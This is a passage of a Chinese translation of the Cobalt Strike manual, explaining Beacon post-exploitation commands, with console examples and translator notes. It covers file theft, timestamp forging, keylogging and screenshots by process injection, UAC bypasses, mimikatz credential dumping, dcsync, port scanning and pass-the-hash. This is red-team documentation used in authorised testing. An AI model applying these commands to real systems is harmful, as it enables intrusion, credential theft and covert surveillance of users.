beacon> blockdlls start
[*] Tasked beacon to block non-Microsoft binaries in child processes
```

7.9 上传和下载文件

`download` 命令会下载请求的文件。你不需要在一个带有空格的文件名前后打引号。Beacon 被设计为低速提取数据。在每次连接到团队服务器时，Beacon 会下载它的任务要求获取的每一个文件的固定大小的块。这个块的大小取决于 Beacon 当前的数据通道。HTTP 和 HTTPS 通道会拉取 512kb 的数据块。

输入 `downloads` 命令来查看当前 Beacon 正在进行的文件下载列表。使用 `cancel` 命令加一个文件名来取消正在进行的一个下载任务。你可以在你的 cancel 命令中使用通配符来一次取消多个文件下载任务。

在 Cobalt Strike 中通过 `View` → `Downloads` 来查看你的团队迄今为止已下载的文件 。此选项卡中仅显示完成的下载内容。下载的文件被存储在团队服务器中。要把文件传回到你的系统上，先高亮选中这些文件，然后点击 `Sync Files`（同步文件）。Cobalt Strike 会将选择的文件下载到你的系统上你指定的文件夹下。

`upload` 命令将上传一个文件到目标主机上。

当你上传一个文件时，有时你会想改变此文件的时间戳来使其混入同一文件夹下的其他文件中。使用 `timestomp` 命令来完成此工作。 `timestomp` 命令会将一个文件的修改属性访问属性和创建时间数据与另一个文件相匹配。

```
beacon> help timestomp
Use: timestomp [fileA] [fileB]

Update the Modified, Access, and Created times of fileA to match those of fileB
```

7.10 文件浏览器

Beacon 的文件浏览器为你提供了一个探索受害系统上的文件的机会。通过 `[Beacon]` → `Explore` → `File Browser` 来打开文件浏览器。

文件浏览器会请求 Beacon 的当前工作目录列表，当结果返回之后，文件浏览器就会显示具体的文件目录。

文件浏览器的左侧是一棵文件树，该树将已知的驱动器和文件夹组织到一个视图中，文件浏览器的右侧展示了当前文件夹的内容。




图35. 文件浏览器

每个文件浏览器都会缓存接收到的文件夹列表。彩色文件夹表示该文件夹的内容位于此文件浏览器的缓存中。你可以导航到缓存的文件夹而不生成一个新的文件列表请求。按 `Refresh` 会要求Beacon更新当前内容夹。

一个深灰色的文件夹表示该文件夹的内容不在此文件浏览器缓存中。点击树中的一个文件夹来使 Beacon 生成一个任务来列出此文件夹下的内容（并更新它的缓存）。双击右侧当前文件夹视图中的深灰色文件夹可以执行相同操作。

要转到一个文件夹，点击右侧详细文件视图中的文件夹按钮，该按钮在文件路径旁边。如果父文件夹在该文件浏览器的缓存中，你就会立刻看到结果。如果父文件夹不在文件浏览器的缓存中，浏览器就会生成一个任务来列出父文件夹的内容。

在一个文件上单击右键来下载或删除它。

若要查看可用的驱动器，请按 `List Drives`（列出驱动器）。

7.11 文件系统命令

你可能更喜欢从 Beacon 控制台来浏览和操作文件系统，实际上你也可以这样做。使用 `ls` 命令来列出当前目录下的文件。使用 `mkdir` 命令来创建一个目录。`rm` 命令会移除一个文件或文件夹。`cp` 命令会复制一个文件到目标位置。`mv` 命令来移动文件。


7.12 Windows注册表

使用 `reg_query [x86|x64] [HIVE\path\to\key]` 来查询注册表中一个指定的键。这个命令会打印键内的值和一个子键的列表。`x86/x64` 的选项是必须的，强制 Beacon 使用 WOW64（x86）或注册表的本地视图。`reg_query [x86|x64] [HIVE\path\to\key] [value]` 会查询注册表内某个键的特定的键值。

7.13 键盘记录和屏幕截图

Beacon 键盘记录和截屏的工具被设计为注入另一个进程并把结果报告给你的 Beacon。

要开始键盘记录器，使用 `keylogger pid` 来注入一个 x86 程序。使用 `keylogger pid x64` 来注入一个 x64 程序。`Explorer.exe` 是一个好的候选程序。使用单独的 `keylogger` 命令来将键盘记录器注入一个临时程序。键盘记录器会监视从被注入的程序中的键盘记录并将结果报告给 Beacon，直到程序终止或者你杀死了这个键盘记录后渗透任务。



关闭键盘记录器：

```
beacon> jobs
[*] Tasked beacon to list jobs
[+] host called home, sent: 8 bytes
[*] Jobs

 JID  PID   Description
 ---  ---   -----------
 0    16180 keystroke logger

[+] received keystrokes
beacon> help kill
Use: kill [process id]

Kills the specified process
beacon> kill 16180
[*] Tasked beacon to kill 16180
[+] host called home, sent: 12 bytes
[+] received keystrokes
```

具体注入哪一个程序其实都没关系，因为都会记录你所有的键盘记录。之所以推荐 `Explorer.exe` 主要是为了持久和稳定，比如你注入了 `chrome.exe` 那么目标把 chrome 关了就没有了，主要是要看被注入的这个程序是不是持久稳定，所以 `explorer` 是个好的选择。

请注意，多个键盘记录器可能相互冲突。对每个桌面会话只应使用一个键盘记录器。

要获取屏幕截图，使用 `screenshot pid` 来将截屏工具注入到一个 x86 的进程中。使用 `screenshot pid x64` 注入到一个 x64 进程中。同样的，`Explorer.exe` 是一个好的候选程序。screenshot 命令的变体将保存一个截图并退出。单独使用 `screenshot` 命令会将截屏工具注入到一个临时进程中。使用 `screenshot pid 架构 时间` 来请求截屏工具运行指定的秒数并在每一次 Beacon 连接到团队服务器的时候报告一张屏幕截图。这是查看用户桌面的一种简便方法。

当 Beacon 接收到新的屏幕截图或者键盘记录时，它将向 Beacon 控制台发送一条消息。不过屏幕截图和键盘记录的具体内容无法通过 Beacon 控制台查看。要查看键盘记录的具体信息，通过 `View` → `Keystrokes` 来查看从你的所有 Beacon 会话中记录的键盘记录。要查看截屏的具体信息，通过 `View` → `Screenshots` 来浏览从你的所有 Beacon 会话中获取的截屏。这两个对话框都会随着新信息的进入而更新，这些对话框使得一个操作员可以轻松的监视从所有 Beacon 会话中获取的键盘记录和截屏。


7.14 后渗透任务

一些 Beacon 的功能在另一个进程中作为任务运行（例如，键盘记录器和屏幕截图工具）。这些任务在后台中运行，并在可用时报告其输出。使用 `jobs` 命令来查看在你的 Beacon 中运行的任务。使用 `jobkill [job number]` 来杀死一个任务。

在这里 `kill 0` 或者 `jobkill 1` 效果都是等同的。

7.15 进程浏览器

进程浏览器做的事情显而易见；它对一个 Beacon 下达对你展示进程列表及其具体信息的任务。左侧栏展示进程树。你 Beacon 的当前进程被黄色高亮出来了。



> 译者注：以我的进程浏览器截图为例，当前 Beacon 运行在 `powershell.exe` 中，因为我当时的 payload 是 `Powershell Command`，这样执行上线的。

进程浏览器的右边部分显示进程详细信息。进程浏览器也是从另一个进程伪造令牌、部署截屏工具或者部署键盘记录器比较方便的地方。选中一个或多个程序（按住 `ctrl` 键再点击程序可以多选）并按选项卡底部的相应按钮。




图36. 进程浏览器

如果你选中了多个 Beacon 并让它们显示进程，则 Cobalt Strike 将显示进程浏览器，进程浏览器会声明进程来自哪个主机。这个进程浏览器的变体是一次往多个系统部署 Beacon 的后渗透工具（如键盘记录器、截屏）的便捷方法。简单的按进程名排序，选中你的目标主机系统上你感兴趣的进程，然后按 `Log Keystrokes` 或者 `Screenshot` 键来将这些工具部署到所有这些选中的主机系统。

7.16 桌面控制

要与目标主机上的桌面交互，通过 `[beacon]` → `Explore` → `Desktop(VNC)`。这会将一个 VNC 服务器转入当前进程的内存中并通过 Beacon 对连接建立隧道。

当 VNC 服务器准备就绪时，Cobalt Strike 会打开一个标签为 `Desktop HOST@PID` 的标签页。

也可以使用 Beacon 的 `desktop` 命令来将一个 VNC 服务器注入一个特定的进程。使用 `desktop pid 架构 low|high` 命令。最后一个参数用于指定 VNC 会话的画质。




图37. Cobalt Strike 桌面查看器

桌面标签页底部有一些按钮，包括：


如果你无法在一个桌面选项卡中键入，检查 `Ctrl` 和 `Alt` 按钮的状态。无论这两个按钮中的哪个被按下了，你的所有键盘记录都会被使用 `Ctrl` 或 `Alt` 修饰符发送。按 `Ctrl` 或 `Alt` 按钮来关闭此行为。也要确保 `View only` 没有被按下。为了阻止你意外的移动鼠标，`View only` 被默认按下了。

7.17 权限提升

一些后渗透命令要求系统管理员级别的权限。Beacon 有几个帮助你提升访问权限的选项。

利用漏洞提权

输入 `elevate` 来列出在 Cobalt Strike 中注册的权限提升漏洞。运行 `elevate [exploit listener]` 来尝试使用特定的漏洞利用来提权。你也可以通过 `[beacon]` → `Access` → `Elevate` 来启动其中一个漏洞利用。



> 译者注：于 CS 3.14 非试用版中的截图

单独使用 `runasadmin` 命令，来列出在 Cobalt Strike 中注册的权限提升命令。运行 `runasadmin [exploit] [command+agrs]` 来尝试在提权的临时环境中运行特定的命令。

> 译者注：只是在提权的临时环境中运行一次命令，不直接把当前会话提升权限。这个过程其实就是[启动一个新进程]→[提权进程]→[执行命令]→[退出进程]。

Cobalt Strike 将提权的漏洞利用命令和会话范围的漏洞利用命令分开，因为一些用于提权的攻击是派生会话的自然机会。其他攻击产生一个运行此命令的原语。从一个「运行此命令」的原语派生一个会话会导致把大量武器化的决策交到你的工具开发人员手中（这不总是有利的）。使用 `runasadmin`，你可以自己决定丢一个可执行文件在磁盘上并运行它，运行 PowerShell 单行程序，或者在某些程度上削弱目标。

【4.0新功能】**如果你想要使用 PowerShell 单行程序来派生会话，通过** `[session]` → `Access` → `One-liner`。对话会在你的 Beacon 会话内建立一个仅本地的 web 服务器来托管一个 payload stage 并返回一个 PowerShell 命令来下载和运行这个 payload stage。这个 web 服务器是一次性的。一旦连接了一次，它就会自我清理并停止服务于你的 payload。如果你在此工具内运行一个 TCP 或 SMB 的 Beacon，你将需要手动的使用 `Connect` 模块或链接到设定的 payload 控制。另外请注意如果你试图使用一个 64 位 payload，如果你的 $PATH 中是 x86 的 PowerShell 那么就可能会失败。




图38. PowerShell 单行程序

Cobalt Strike 没有很多内置的提权选项。提权漏洞利用的开发不是 Strategic Cyber 有限责任公司的工作重点。然而通过 Cobalt Strike 的 Aggressor 脚本编程语言可以很容易的集成提权脚本。要查看这些提权插件长啥样，下载提权工件集（`Elevate Kit`）。提权工件集是一个 Aggressor 脚本，它把一些一些开源的提权漏洞集成到 Cobalt Strike 中（https://github.com/rsmudge/ElevateKit）。

使用已知凭证提权

使用 `runas [DOMAIN\user] [password] [command]` 使用其他用户的凭证来以其他用户身份运行一个命令。这个 `runas` 命令不会返回任何输出。但是，你也可以在非特权上下文中使用 `runas`。

使用 `spawnas [DOMAIN\user] [password] [command]` 使用其他用户的凭证来以其他用户身份派生一个会话。这个命令派生一个临时的进程并将你的 payload stage 注入进那个进程。你也可以通过 `[beacon]` → `Access` → `Spawn As` 来运行此命令。

使用这两个命令时，请注意，SID 不是 500 的账号的凭据会派生一个中等完整性上下文中的 payload。你将需要使用 Bypass UAC 来提权至一个高完整性上下文。同时也要注意，你应该从特定账户可以读取的工作文件夹中运行这些命令。

获取 SYSTEM 账号

使用 `getsystem` 命令来模拟一个 SYSTEM 账号的令牌。此访问等级可以允许你执行管理员用户无法执行的特权操作。

另一种获取 SYSTEM 权限的方法是创建一个运行 payload 的服务。`elevate sve-exe [监听器]` 命令可以实现此目的。此命令会在目标磁盘上落地一个运行 payload 的可执行文件、创建一个服务来运行此 exe，承担对 payload 的控制，然后清理服务和可执行文件。

UAC Bypass

Microsoft 自 Windows Vista 中引入了 UAC 机制并在 Windows 7 中对 UAC 机制进行了完善。UAC 与 UNIX 中的 `sudo` 的工作机制十分相似。平时用户以普通权限工作，当用户需要执行特权操作时，系统会询问他们是否要提升其权限。

Cobalt Strike 附带了一些绕过 UAC 的攻击。但如果当前用户不是管理员，攻击会失效。要检查当前用户是否在管理员组里，使用 `run whoami /groups` 命令。


> 译者注：`net localgroup administrators` 命令也可以列出本地管理员组成员。

```
beacon> shell net localgroup administrators
[*] Tasked beacon to run: net localgroup administrators
[+] host called home, sent: 60 bytes
[+] received output:
别名     administrators
注释     管理员对计算机/域有不受限制的完全访问权

成员

-------------------------------------------------------------------------------
Administrator
    \Domain Admins
    \
命令成功完成。
```

`elevate uac-token-duplication [listener]` 命令会使用提升的权限派生一个临时的进程并将一个 payload stage 注入进此进程。此工具使用一个 UAC 漏洞允许一个非提权的进程使用从一个提权的进程窃取的令牌来启动一个任意进程。该漏洞要求攻击者一些分配给提权的令牌的权限。你的新会话的能力会反映这些受限的权利。如果「始终通知」处于最高设置，此攻击要求提权的进程已经运行在当前桌面会话中（作为同一用户）。此攻击适用于2018年11月更新之前的 Windows 7 和 Windows 10 系统。



`runasadmin uac-token-duplication [命令]` 是和上面描述的相同的攻击，但是此变形是在一个提权的上下文中运行你选择的命令。

`runasadmin uac-cmstplua [命令]` 将尝试绕过 UAC 并在一个提权的上下文中运行命令。此攻击依赖于 COM 对象，该对象会自动从特定的进程（微软签名的，位于 `c:\windows\*` 目录下的）上下文中提权。

特权

输入 `getprivs` 以启用分配给你的当前访问令牌的特权。

7.18 Mimikatz

Beacon 集成了 mimikatz。使用 `mimikatz` 命令来向 mimikatz 程序传递任何命令。比如 `mimikatz standard::coffee` 会给你一杯咖啡。Beacon 会小心注入一个与你目标的本机架构相匹配的 mimikatz 实例。

一些 mimikatz 命令必须以 SYSTEM 身份运行才能运行。在命令前面加上 `!` 强制将 mimikatz 提升到 SYSTEM，然后再运行命令。例如 `mimikatz !lsa::cache` 将恢复系统缓存的加盐密码哈希。

有时你可能需要使用 Beacon 当前的访问令牌运行 mimikatz 命令。在命令前加上 `@` 来强制 mimikatz 模拟 Beacon 的当前访问令牌。比如，`mimikatz@lsadump::dcsync` 会在 mimikatz 中使用 Beacon 的当前进程令牌来运行 `dsync` 命令。

7.19 获取凭证和哈希

要 dump 哈希，通过 `[beacon]` → `Access` → `Dump Hashes`。你也可以使用在 Beacon 控制台中使用 `hashdump` 命令。这些方法会派生一个任务注入进 `LSASS` 进程并 dump 当前系统中本地用户的密码哈希。

`logonpasswords` 命令会使用 mimikatz 来恢复登录过当前系统的用户的明文密码和哈希。`logonpasswords` 命令等同于选项中的 `[beacon]` → `Access` → `Run Mimikatz`。

使用 `dcsync [DOMAIN.FQDN]` 命令从域控中提取所有帐户的密码哈希。此技术使用了用于在域控之间同步信息的 Windows API。它需要域管理员信任关系。Beacon 使用 mimikatz 来执行此技术。如果你想要一个特定的密码哈希，使用 `dcsync [DOMAIN.FQDN] [DOMAIN\user]` 命令。

使用这些命令dump下来的凭据会被 Cobalt Strike 收集并存储在凭据数据模型中。通过 `View` → `Credentials` 来在当前团队服务器拉取查看凭据。

7.20 端口扫描

Beacon 有一个内置的端口扫描工具。使用 `portscan [targets] [ports] [discovery method]` 来启动端口扫描任务。可以指定以逗号分隔的目标范围列表，端口亦是如此。比如，`portscan 172.16.48.0/24 1-1024,8080` 会扫描从 172.16.48.0 到 172.16.48.255 主机的1到1024和8080端口。

有三种目标发现选项。`arp` 方法使用 ARP 请求来发现一个主机是否存活。`icmp` 方法发送一个 ICMP echo 请求来检查一个目标是否存活。`none` 选项让端口扫描工具假设所有的主机都是存活的。

端口扫描会在 Beacon 和团队服务器通讯的这个过程中不停运行。当它有可以报告的结果，它会把结果发送到 Beacon 控制台。Cobalt Strike 会处理这个信息并使用发现的主机更新目标模型。

7.21 网络和主机枚举

Beacon 的网络模块提供了在 Windows 活动目录网络中查询和发现目标的工具。使用 `net dclist` 命令查找目标所在域的域控。使用 `net view` 命令来查找目标所在域的域内目标。这些命令也填充目标模型。`net computers` 命令通过在一个域控上查询电脑账号组来查找目标。

Beacon 的网络模块中的命令是在 Windows 网络枚举 API 的基础上构建的。这些命令中的大多数是直接替换了很多 Windows 中内置的网络命令。也有一些独特的功能，比如，使用 `net localgroup \\TARGET` 来列举另一个系统上的组。使用 `net localgroup \\TARGET group name` 来列举另一个系统上的组内成员。这些命令在横向移动时候很好用，比如当你要去寻找另一个系统上的本地管理员时。

使用 `help net` 来获取 Beacon 的网络模块中所有命令的列表。使用 `help net command` 来获取每个单独命令的帮助信息。

7.22 信任关系

Windows 单点登录机制的核心是访问令牌。当一个用户登入到一个 Windows 主机时，就会生成一个访问令牌。此令牌包含关于用户及其权限的信息。访问令牌还包含需要对当前用户进行身份验证到网络上的另一个系统的信息。模拟或生成一个令牌，Windows 会使用它的信息来为你身份验证到一个网络资源。

使用 `steal_token [pross id]` 来模拟一个现存进程的令牌。使用 `ps` 命令查看哪些进程正在运行。使用 `getuid` 命令会打印你的当前令牌。使用 `rev2self` 来恢复至你的原始令牌。

如果你知道一个用户的凭据，使用 `make_token [DOMNAIN\user] [password]` 来生成一个传递这些凭据的令牌。这个令牌是你当前令牌的复制，带有修改的单点登录信息。它会展示你当前的用户名，这是预期的行为。

使用 mimikatz 来使用 Beacon 传递哈希。Beacon 命令 `pth [DOMAIN\user] [ntlm hash]` 会创建和模拟一个访问令牌来传递特定的哈希。

